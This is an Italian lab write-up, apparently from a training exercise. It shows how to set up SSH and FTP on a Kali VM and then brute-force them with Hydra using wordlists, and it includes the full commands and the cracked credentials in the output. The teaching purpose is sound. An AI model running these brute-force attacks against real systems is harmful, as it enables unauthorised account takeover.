Usando il comando «**sudo adduser**» abbiamo creato un nuovo utente «**test_user**» ed assegnato una password «**testpass**»

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

Col comando «**sudo service ssg start**» è stato attivato il servizio del protocollo SSH

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# sudo service ssh start
```

Testiamo il comando «**ssh**» sull'utente creato inprecedenza seguito dall'indirizzo IP della macchina (vedi figura sotto)


```
┌──(root㉿kali)-[/etc/ssh]
└─# ssh test_user@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:QR+SjeZ9xLcXr0G+sAyqs+1ePHGG/WjgZNgg/FHTNxo
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
test_user@10.0.2.15's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023
-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$
```

In questo modo riusciamo a raggiungere il prompt dell'utente creato.

Per il test di attacco sul protocollo SSH abbiamo utilizzato il tool «**HYDRA**» tramite riga di comando.



La sintassi della riga è:

hydra –L lista_username.txt –P lista_password.txt –t4 –V IP_utente ssh


-L: identifica il parametro dell'utente

-P: identifica il parametro di un attacco con una lista

-t4: identifica il numero di thread da utilizzare

-V: visualizza in tempo reale i tentativi

Al termine dei tentativi riusciamo ad identificare la username e password dell'utente evidenziate come in figura.



Per la seconda parte dell'esercizio abbiamo installato il servizio FTP.

```
┌──(root㉿kali)-[/home/kali]
└─# sudo apt-get install vsftpd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 371 not upgraded.
Need to get 143 kB of archives.
After this operation, 353 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-1
3+b3 [143 kB]
Fetched 143 kB in 1s (136 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 415958 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...
```

Ed eseguito

```
┌──(root㉿kali)-[/home/kali]
└─# service vsftpd start
```

Utilizziamo lo stesso comando che abbiamo usato per il protocollo SSH, ma sostituendo «ssh» con ftp://indirizzo_IP

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /u
sr/share/seclists/Passwords/darkweb2017-top100.txt -t4 -V ftp://10.0.2.15
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use i
n military or secret service organizations, or for illegal purposes (this is
 non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 09
:56:46
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to ski
p waiting)) from a previous session found, to prevent overwriting, ./hydra.r
estore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1919 login tries (l:19/p:101), ~480 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[ATTEMPT] target 10.0.2.15 - login "root" - pass "123456" - 1 of 1919 [child 0] (0/0)
```

Come la situazione di prima ci viene visualizzato in grassetto la username e password.

```
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "iloveyou" - 218 of 1919 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1q2w3e4r5t" - 219 of 1919 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234" - 220 of 1919 [child 2] (0/0)
[21][ftp] host: 10.0.2.15   login: test_user   password: testpass
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "123456" - 304 of 1919 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "123456789" - 305 of 1919 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "111111" - 306 of 1919 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "kali" - 307 of 1919 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "admin" - pass "password" - 308 of 1919 [child 1] (0/0)
```